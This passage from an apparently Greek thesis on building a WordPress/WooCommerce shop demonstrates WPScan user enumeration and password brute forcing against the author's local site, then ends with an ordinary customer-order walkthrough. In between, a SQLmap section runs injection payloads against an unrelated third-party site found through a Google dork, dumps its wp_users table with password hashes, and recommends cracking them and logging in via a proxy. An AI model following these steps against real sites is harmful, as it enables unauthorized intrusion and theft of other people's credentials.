- Kali Linux
- Pentoo
- SamuraiWTF


Εμείς θα χρησιμοποιήσουμε το Kali Linux (καινούρια έκδοση του Backtrack 5 R3) και θα ελέγξουμε το δικό μας site που βρίσκεται τοπικά στον υπολογιστή μας. Έτσι πρώτα θα ανοίξουμε ένα τερματικό και θα εκκινήσουμε το xampp.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# /opt/lampp/lampp start
Starting XAMPP for Linux 1.8.3-1...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
root@kali:~#
```

Εικόνα 77 : Εκκίνηση του LAMPP

Στην συνέχεια ανοίγουμε ένα τερματικό και πηγαίνουμε στο path που βρίσκεται ο φάκελος wpscan.



```
root@kali: /usr/share/wpscan
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/wpscan
root@kali:/usr/share/wpscan# ls
cache  CREDITS  doc_rdoc  Gemfile  lib      password.txt  README.md  wpscan.rb
conf  data     doc_yard  generate_doc.sh  log.txt  README       spec       wpstools.rb
root@kali:/usr/share/wpscan#
```

Εικόνα 78 : WPscan path

Τώρα είμαστε έτοιμοι να σαρώσουμε την ιστοσελίδα μας χρησιμοποιώντας την παρακάτω εντολή:

```
ruby wpscan.rb --url 127.0.0.1:8081/myshop
```



```
root@kali: /usr/share/wpscan
File Edit View Search Terminal Help
root@kali: /usr/share/wpscan# ruby wpscan.rb --url 127.0.0.1:8081/myshop

  _____
 /         \
|  WPSCAN  |
 \         /
  _____ v2.1rNA

WordPress Security Scanner by the WPScan Team
Sponsored by the RandomStorm Open Source Initiative

| URL: http://127.0.0.1:8081/myshop/
| Started on Sun Nov 24 07:59:59 2013

[!] The WordPress 'http://127.0.0.1:8081/myshop/readme.html' file exists
[!] Full Path Disclosure (FPD) in 'http://127.0.0.1:8081/myshop/wp-includes/rss-functions.php'
[+] XML-RPC Interface available under http://localhost:8081/myshop/xmlrpc.php
[+] WordPress version 3.5.2 identified from meta generator

[+] The WordPress theme in use is wptheme-child v1.8.0
| Name: wptheme-child v1.8.0
| Location: http://127.0.0.1:8081/myshop/wp-content/themes/wptheme-child/
| Directory listing enabled: Yes
| The quieter you become, the more you are able to hear

[+] Enumerating plugins from passive detection ...
4 plugins found :

| Name: socials-ignited v1.1.1
| Location: http://127.0.0.1:8081/myshop/wp-content/plugins/socials-ignited/
| Directory listing enabled: Yes
| Readme: http://127.0.0.1:8081/myshop/wp-content/plugins/socials-ignited/readme.txt

| Name: woocommerce v2.0.14
| Location: http://127.0.0.1:8081/myshop/wp-content/plugins/woocommerce/
| Readme: http://127.0.0.1:8081/myshop/wp-content/plugins/woocommerce/readme.txt

| Name: yith-woocommerce-ajax-navigation v1.1.1
| Location: http://127.0.0.1:8081/myshop/wp-content/plugins/yith-woocommerce-ajax-navigation/
| Directory listing enabled: Yes
| Readme: http://127.0.0.1:8081/myshop/wp-content/plugins/yith-woocommerce-ajax-navigation/README.txt
| The quieter you become, the more you are able to hear

| Name: yith-woocommerce-compare v1.0.4
| Location: http://127.0.0.1:8081/myshop/wp-content/plugins/yith-woocommerce-compare/
| Directory listing enabled: Yes
| Readme: http://127.0.0.1:8081/myshop/wp-content/plugins/yith-woocommerce-compare/README.txt

[+] Finished at Sun Nov 24 08:02:12 2013
[+] Elapsed time: 00:02:13
root@kali: /usr/share/wpscan#
```

Εικόνα 79 : WPScan tool

Βλέπουμε ότι με την παραπάνω εντολή το wpscan εντόπισε την έκδοση του Wordpress που είναι εγκατεστημένη, το θέμα που χρησιμοποιείται στον ιστότοπό μας, και επίσης εμφάνισε τα εγκατεστημένα plugins μας. Παρατηρούμε ότι δεν βρέθηκε κάποια ευπάθεια σε αυτά τα πρόσθετα. Μία άλλη επιλογή που έχουμε με αυτό το εργαλείο είναι να απαριθμήσουμε τους χρήστες που υπάρχουν σε αυτόν τον ιστότοπο με τα usernames τους. Η εντολή που θα κάνει αυτή την δουλειά είναι η παρακάτω:

```
ruby wpscan.rb --url 127.0.0.1:8081/myshop --enumerate u
```

```

root@kali: /usr/share/wpscan
File Edit View Search Terminal Help
root@kali:/usr/share/wpscan# ruby wpscan.rb --url 127.0.0.1:8081/myshop --enumerate u

  W P S C A N  v2.1rNA
  WordPress Security Scanner by the WPScan Team
  Sponsored by the RandomStorm Open Source Initiative

[+] Enumerating usernames ...
[+] We found the following 3 user/s :
+-----+-----+
| Id | Login | Name |
+-----+-----+
| 1  | admin | admin |
| 2  | user1 | user1 |
| 3  | user2 | user2 |
+-----+-----+

[+] Finished at Sun Nov 24 08:43:45 2013
[+] Elapsed time: 00:01:37
root@kali:/usr/share/wpscan#

```

Εικόνα 80 : WPscan - Απαρίθμηση χρηστών

Αφού βρήκαμε τους χρήστες του ιστότοπου μας και τα usernames που χρησιμοποιούν για να συνδεθούν θα δείξουμε και άλλη μία λειτουργία του wpscan, το brute force. Θα ζητήσουμε δηλαδή να βρούμε μέσω dictionary attack τον κωδικό κάποιου χρήστη με μία λίστα που περιέχει πιθανούς κωδικούς. Μία τέτοια λίστα μπορούμε να την κατεβάσουμε ή να την φτιάξουμε εμείς. Για το παράδειγμα μας θα χρησιμοποιήσουμε μία μικρή λίστα, την password.txt που φτιάξαμε εμείς και περιλαμβάνει 1536 πιθανούς κωδικούς, μέσα στους οποίους βρίσκονται και οι σωστοί, για να δούμε πως είναι μία επιτυχημένη επίθεση. Θα κάνουμε brute forcing για όλους τους χρήστες με την παρακάτω εντολή:

ruby wpscan.rb --url 127.0.0.1:8081/myshop --wordlist password.txt

```

root@kali: /usr/share/wpscan
File Edit View Search Terminal Help

[+] Starting the password brute forcer
Brute Forcing 'admin' Time: 00:03:08 <== > (1522 / 1536) 99.08% ETA: 00:00:01
[SUCCESS] Login : admin Password : admin

Brute Forcing 'user1' Time: 00:02:05 <= > (1001 / 1536) 65.16% ETA: 00:01:06
[SUCCESS] Login : user1 Password : abcd1234

Brute Forcing 'user2' Time: 00:03:08 <==> (1536 / 1536) 100.00% Time: 00:03:08

[SUCCESS] Login : user2 Password : jjakc2@1331

+-----+-----+-----+-----+
| Id | Login | Name | Password |
+-----+-----+-----+-----+
| 1  | admin | admin | admin    |
| 2  | user1 | user1 | abcd1234 |
| 3  | user2 | user2 | jjakc2@1331 |
+-----+-----+-----+-----+


[+] Finished at Mon Nov 25 21:11:54 2013
[+] Elapsed time: 00:08:25
root@kali:/usr/share/wpscan#

```

Εικόνα 81 : WPscan - Brute forcing

6.2 SQLmap : SQL injection tool


Με αυτό το εργαλείο θα δούμε πως μπορούμε να “κλέψουμε” στοιχεία από ιστοσελίδες που είναι ευάλωτες σε sql injection. Είχαμε δείξει και παραπάνω έναν τρόπο προστασίας για το site μας από τέτοιες επιθέσεις (με την χρήση του **.htaccess**). Με λίγα λόγια το **sqlmap** (Automatic SQL injection and database takeover tool) είναι ένα πρόγραμμα γραμμένο σε Python και θα το τρέχουμε μέσα από το τερματικό μας (terminal). Αφού αναζητήσαμε ένα vulnerable website με το google dork **inurl:item.php?id=** βρήκαμε ένα vulnerable link (ευάλωτο σύνδεσμο) για ένα website που χρησιμοποιεί το cms Wordpress. Για το παράδειγμα μας θα χρησιμοποιήσουμε το Kali Linux το οποίο έχει προεγκατεστημένο το **sqlmap** και έτσι δεν χρειάζεται να το εγκαταστήσουμε εμείς. Ανοίγουμε ένα τερματικό και πηγαίνουμε στην διαδρομή που είναι ο φάκελος με το όνομα sqlmap.



```

root@kali: /usr/share/sqlmap
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/sqlmap
root@kali:/usr/share/sqlmap#
    
```

Αφού έχουμε βρεί την τρωτή σελίδα το πρώτο πράγμα που θα κάνουμε θα είναι να βρούμε φυσικά τις βάσεις δεδομένων της σελίδας. Πάμε να το κάνουμε!



```

root@kali: /usr/share/sqlmap
File Edit View Search Terminal Help
root@kali:/usr/share/sqlmap# python sqlmap -u http://www.....org/item.php?id=480 --dbs

[*] starting at 11:34:53

[11:34:54] [INFO] resuming back-end DBMS 'mysql'
[11:34:54] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=480 AND 3148=3148

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: id=480 AND (SELECT 2915 FROM(SELECT COUNT(*),CONCAT(0x7166686571,(SELECT (CASE WHEN (2915=2915) THEN 1 ELSE 0 END)),0x7175686971,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: UNION query
  Title: MySQL UNION query (NULL) - 27 columns
  Payload: id=-2167 UNION ALL SELECT NULL,CONCAT(0x7166686571,0x4a704e62594e7a586b56,0x7175686971),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=480 AND SLEEP(5)
---
[11:34:54] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: PHP 5.4.10, Apache 2.2.23
back-end DBMS: MySQL 5.0
[11:34:54] [INFO] fetching database names
[11:34:54] [INFO] the SQL query used returns 4 entries
[11:34:54] [INFO] resumed: "information_schema"
[11:34:54] [INFO] resumed: "noborder1"
[11:34:54] [INFO] resumed: "noborder2"
[11:34:54] [INFO] resumed: "noborder3"
available databases [4]:
[*] information_schema
[*] noborder1
[*] noborder2
[*] noborder3
    
```

Εικόνα 82 : SQLmap – Εύρεση βάσεων δεδομένων

Όπως βλέπουμε υπάρχουν 4 βάσεις δεδομένων (information_schema, noborder1, noborder2, noborder3) που μπορούμε να εξερευνήσουμε. Εμείς θα επιλέξουμε την βάση noborder1. Πάμε λοιπόν να δούμε τους πίνακες της συγκεκριμένης βάσης.

```

root@kali: /usr/share/sqlmap
File Edit View Search Terminal Help
root@kali: /usr/share/sqlmap# python sqlmap -u http://www. .... .org/item.php?id=480 -D noborder1 --tables

Database: noborder1
[20 tables]
+-----+
| dead_count
| links
| members
| needs
| news
| nolager
| press
| strb_cont
| strb_links
| strb_main
| webjournal
| wp_categories
| wp_comments
| wp_linkcategories
| wp_links
| wp_options
| wp_post2cat
| wp_postmeta
| wp_posts
| wp_users
+-----+

```

Εικόνα 83 : SQLmap – Εύρεση πινάκων της βάσης

Βρήκαμε και τους πίνακες της βάσης που θέλουμε. Παρατηρούμε έναν πολύ ενδιαφέρον πίνακα τον wp_users. Συνεχίζουμε βρίσκοντας τι περιέχει ο πίνακας wp_users. Θα ζητήσουμε δηλαδή τις στήλες από την βάση noborder1 και τον πίνακα wp_users.

```

root@kali: /usr/share/sqlmap
File Edit View Search Terminal Help
root@kali: /usr/share/sqlmap# python sqlmap -u http://www. .... .org/item.php?id=480 --columns -D noborder1 -T wp_users

[12:16:43] [INFO] fetching columns for table 'wp_users' in database 'noborder1'
[12:16:43] [INFO] the SQL query used returns 22 entries
Database: noborder1
Table: wp_users
[22 columns]
+-----+-----+
| Column          | Type
+-----+-----+
| ID              | bigint(20) unsigned
| user_activation_key | varchar(60)
| user_aim        | varchar(50)
| user_browser    | varchar(200)
| user_description | longtext
| user_domain     | varchar(200)
| user_email      | varchar(100)
| user_firstname  | varchar(50)
| user_icq        | int(10) unsigned
| user_idmode     | varchar(20)
| user_ip         | varchar(15)
| user_lastname   | varchar(50)
| user_level      | int(2) unsigned
| user_login      | varchar(60)
| user_msn        | varchar(100)
| user_nickname   | varchar(50)
| user_nickname   | varchar(50)
| user_pass       | varchar(64)
| user_registered | datetime
| user_status     | int(11)
| user_url        | varchar(100)
| user_yim        | varchar(50)
+-----+-----+

```

Εικόνα 84 : SQLmap – Εύρεση στοιχείων του πίνακα


Όπως βλέπουμε σε αυτόν τον πίνακα υπάρχουν τα διαπιστευτήρια των χρηστών του ιστότοπου οπότε είμαστε έτοιμοι να πάρουμε τα δεδομένα.

```

root@kali: /usr/share/sqlmap
File Edit View Search Terminal Help
root@kali: /usr/share/sqlmap# python sqlmap -u http://www. .... .org/item.php?id=480 --dump -D noborder1 -T wp_users

```



Τα δεδομένα του πίνακα 'noborder1.wp_users' αποθηκεύτηκαν σε ένα csv αρχείο το wp_users.csv. Πάμε να το δούμε.



Εικόνα 85 : SQLmap – Αρχείο csv

	A	B	C	D	E	F	G	H	I	J	K
1	ID	user_idmode	user_ip	user_icq	user_msn	user_yim	user_url	user_aim	user_pass	user_login	user_level
2	1	login	<blank>	0	<blank>	<blank>	http://	<blank>	c555241f77def270aeca99448372b723	admin	10
3	3	nickname	<blank>	0	<blank>	<blank>	http://	<blank>	c555241f77def270aeca99448372b723	paul	8
4	4	nickname	<blank>	0	<blank>	<blank>	http://	<blank>	fe5a9bf2c8101cfd1064d7db51fcde76	seeker	4
5											
6											

Βλέπουμε δύο σημαντικές στήλες στον πίνακα μας, την user_login (τα usernames των χρηστών) και την user_pass (τα passwords των χρηστών). Παρατηρούμε ότι τα passwords έχουν md5 encryption που είναι σχετικά εύκολο να αποκρυπτογραφηθούν (π.χ. με κάποιον online md5 decrypter).



Εικόνα 86 : Online md5 decrypter

Τώρα που έχουμε ανακαλύψει τα ονόματα χρηστών και τους κωδικούς πρόσβασης το μόνο που απομένει να κάνουμε είναι να βρούμε την σελίδα σύνδεσης (login page) του ιστότοπου και να χρησιμοποιήσουμε vrn ή proxy για να συνδεθούμε.

Κεφάλαιο 7

7.1 Προσομοίωση παραγγελίας

Στο κεφάλαιο της Προσομοίωσης θα αναπτύξουμε και θα υποδείξουμε τη διαδικασία της παραγγελίας από την μεριά του χρήστη-πελάτη, και την εμφάνισή της στον admin. Αφού επισκεφτεί κάποιος το ηλεκτρονικό μας κατάστημα, έχει δύο επιλογές. Ή να συνδεθεί με ήδη υπάρχον λογαριασμό ή να δημιουργήσει νέο λογαριασμό. Η επιλογή της σύνδεσης προϋποθέτει ότι ο χρήστης έχει κάνει την εγγραφή του στο site και έχει κωδικό και όνομα χρήστη για να συνδεθεί. Η επιλογή της δημιουργίας λογαριασμού, αφορά τους νέους χρήστες του καταστήματος μας, οι οποίοι επιθυμούν να αγοράζουν τα προϊόντα που προσφέρουμε. Ο νέος χρήστης (επιλέγοντας την επιλογή της εγγραφής), είναι υποχρεωμένος, στη νέα σελίδα που του ανοίγεται, να δηλώσει τα στοιχεία του, όπως είναι το όνομα, το επώνυμο, ένας κωδικός (που θα χρησιμοποιείται για την πρόσβαση του στο κατάστημα), το τηλέφωνο, το email, τη διεύθυνση, το νομό, την περιφέρεια και τη χώρα του. Στην περίπτωση που ο χρήστης έχει δώσει κάποιο λανθασμένο στοιχείο ή έχει αφήσει κενή επιλογή στις υποχρεωτικές δηλώσεις του, το site του εμφανίζει το κομμάτι εκείνο που πρέπει να διορθωθεί ή να συμπληρωθεί, χωρίς να τον αφήνει να προχωρήσει στην εγγραφή του. Αν έχουν συμπληρωθεί όλα τα απαραίτητα πλαίσια η εγγραφή του νέου χρήστη έχει ολοκληρωθεί. Πλέον ο νέος μας πελάτης δημιουργώντας ένα λογαριασμό, θα μπορεί να ψωνίζει ταχύτερα, να ενημερώνεται για την κατάσταση της τρέχουσας παραγγελίας του αλλά και να παρακολουθεί τις παλαιότερες παραγγελίες.

Στην περίπτωση της σύνδεσης στο κατάστημα μας ο χρήστης επιλέγοντας την επιλογή «Σύνδεση» εισέρχεται, μέσω του προσωπικού του λογαριασμού, στο κατάστημα. Μετά την είσοδό του, ο χρήστης μπορεί να επιλέξει ανάμεσα στην επεξεργασία του λογαριασμού του (αλλαγή κωδικού πρόσβασης, επεξεργασία στοιχείων), την προβολή του ιστορικού των παραγγελιών του, όπως επίσης και την δημιουργία της δικής του λίστας επιθυμιών με προϊόντα της αρεσκείας του.

Ας υποθέσουμε, για τις ανάγκες της εργασίας, ότι, ο πελάτης είμαι εγώ και ότι θέλω να αγοράσω ένα T-shirt του οποίου το χρώμα και το μέγεθος θα το επιλέξω εγώ μέσα από το μενού του προϊόντος. Ας δούμε αναλυτικά τι θα πρέπει να κάνω προκειμένου να προχωρήσω στην αγορά.

Αφού έχω εισάγει τα στοιχεία μου, ακολουθώ τη διαδρομή Ρούχα > T-shirts και ψάχνω να βρω το T-shirt που υποτίθεται θέλω να αγοράσω.

The screenshot shows the 'T-SHIRTS' category page on the 'myshop' website. The page includes a navigation menu with options like 'Shop by', 'Εταιρία', 'Επικοινωνία', 'Λίστα Επιθυμιών', and 'Τρόποι Πληρωμής'. On the left, there are filters for 'Φίλτρο Τιμής' (Price Filter) and 'Κατηγορίες Προϊόντων' (Product Categories). The main content area displays a grid of T-shirt products with images, titles, and prices. The products shown are: 'Anonymous Alcoholics' (€21), 'Bacon Is The Most Important...' (€18), 'Biketree' (€18), 'HOP Crest Girls V Neck Shirt' (€19.99), and 'Painted In Stripes' (€18).

Εικόνα 87 : Εμφάνιση κατηγορίας προϊόντων στην ιστοσελίδα

Μόλις επιλέξουμε το T-shirt που θέλουμε, φορτώνεται μία νέα σελίδα η οποία εμφανίζει το προϊόν που επέλεξα με διάφορες επιλογές. Μου δίνεται η δυνατότητα να δώ σε zoom το προϊόν, να ελέγξω τη διαθεσιμότητά του, να επιλέξω (υποχρεωτικά) το χρώμα και το μέγεθος, να δηλώσω την ακριβή ποσότητα που επιθυμώ (ένα ή παραπάνω), να προσθέσω κάποιο σχόλιο για το προϊόν, να συγκρίνω το προϊόν αυτό με κάποιο άλλο, ακόμα και να προσθέσω το συγκεκριμένο προϊόν στην λίστα επιθυμιών μου.

Επιλέγω το T-shirt «Painted In Stripes» με ποσότητα «1» (θέλουμε ένα τεμάχιο), χρώματος πράσινου και μεγέθους large. Για να ολοκληρώσω την επιλογή μου επιλέγω την λέξη «ΑΓΟΡΑΣΕ ΤΟ».

Αρχική / Shop / ΡΟΥΧΑ / T-shirts / Painted In Stripes



PAINTED IN STRIPES

100% Cotton. Τα μπλουζάκι έχει φαρδιά & άνετη γραμμή.
Wishlist

Κατηγορίες: T-shirts, ΡΟΥΧΑ.



€21

ΠΟΣΟΤΗΤΑ
- 1 +

ΧΡΩΜΑ
GREEN

ΜΕΓΕΘΟΣ
L

Διαγραφή επιλογής

ΑΓΟΡΑΣΤΕ ΤΟ

WISHLIST COMPARE

ΚΡΙΤΙΚΕΣ (0)

Σχόλια

Δεν υπάρχουν σχόλια ακόμα, θες να προσθέσεις το δικό σου;

Must Have



PAINTED IN STRIPES
€21

Εικόνα 88 : Εμφάνιση λεπτομερειών του προϊόντος στην ιστοσελίδα

Μόλις ολοκληρωθεί η παραγγελία μου, εμφανίζεται μία μπάρα που μου αναφέρει ότι το προϊόν προστέθηκε στο καλάθι μας και πλέον έχουμε την δυνατότητα να κάνουμε «ΠΡΟΒΟΛΗ ΚΑΛΑΘΙΟΥ».

ΚΑΛΩΣ ΗΡΘΕΣ, USER / Ο ΛΟΓΑΡΙΑΣΜΟΣ ΜΟΥ / ΑΠΟΣΥΝΔΕΣΗ MY WISHLIST

myshop

Ντυθείτε on-line!

LOVE IS SHARING

